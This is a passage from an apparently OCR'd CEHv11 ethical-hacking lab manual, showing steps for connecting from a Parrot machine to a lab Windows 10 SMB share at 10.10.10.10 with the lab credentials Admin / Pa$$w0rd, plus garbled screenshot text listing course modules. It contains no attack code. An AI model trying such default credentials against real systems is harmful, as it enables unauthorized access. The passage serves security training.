
b. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

c. The security pop-up appears; enter the **Windows 10** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.


d. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.


Applications
Places
System
Tue Aug 25, 00:36
Parrot Terminal
File Edit View
[attacker@
$cd Des
[attacker@
$mkdir
[attacker@
$cd Sen
[attacker@
$echo "
[attacker@
$
ge.txt
Home Folder
Desktop
Documents
Music
Pictures
Videos
Downloads
Parrot
Floppy Disk
Network
ceh-tools on 10.10.10.10
Connect to Server...
MATE Search Tool
Recent Documents


8. The **ceh-tools 10.10.10.10** window appears, showing the **CEH-Tools** shared folder in the network.


Applications
Places
System
Tue Aug 25, 00:37
ceh-tools on 10.10.10.10
File
Edit
View
Go
Bookmarks
Help
Back
Forward
100%
Icon View
Places
ceh-tools on 10.10.10.10
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Devices
Floppy Disk
Network
ceh-tools ...
Browse Netw...
CEHv11 Lab Prerequisites
CEHv11 Module 02 Footprinting and Reconnaissance
CEHv11 Module 03 Scanning Networks
CEHv11 Module 04 Enumeration
CEHv11 Module 05 Vulnerability Analysis
CEHv11 Module 06 System Hacking
CEHv11 Module 07 Malware Threats
CEHv11 Module 08 Sniffing
CEHv11 Module 10 Denial-of-Service
CEHv11 Module 11 Session Hijacking
CEHv11 Module 12 Evading IDS, Firewalls, and Hon...
CEHv11 Module 13 Hacking Web Servers
CEHv11 Module 14 Hacking Web Applications
CEHv11 Module 16 Hacking Wireless Networks
CEHv11 Module 17 Hacking Mobile Platforms
CEHv11 Module 20 Cryptography
16 items, Free space: 17.0 GB

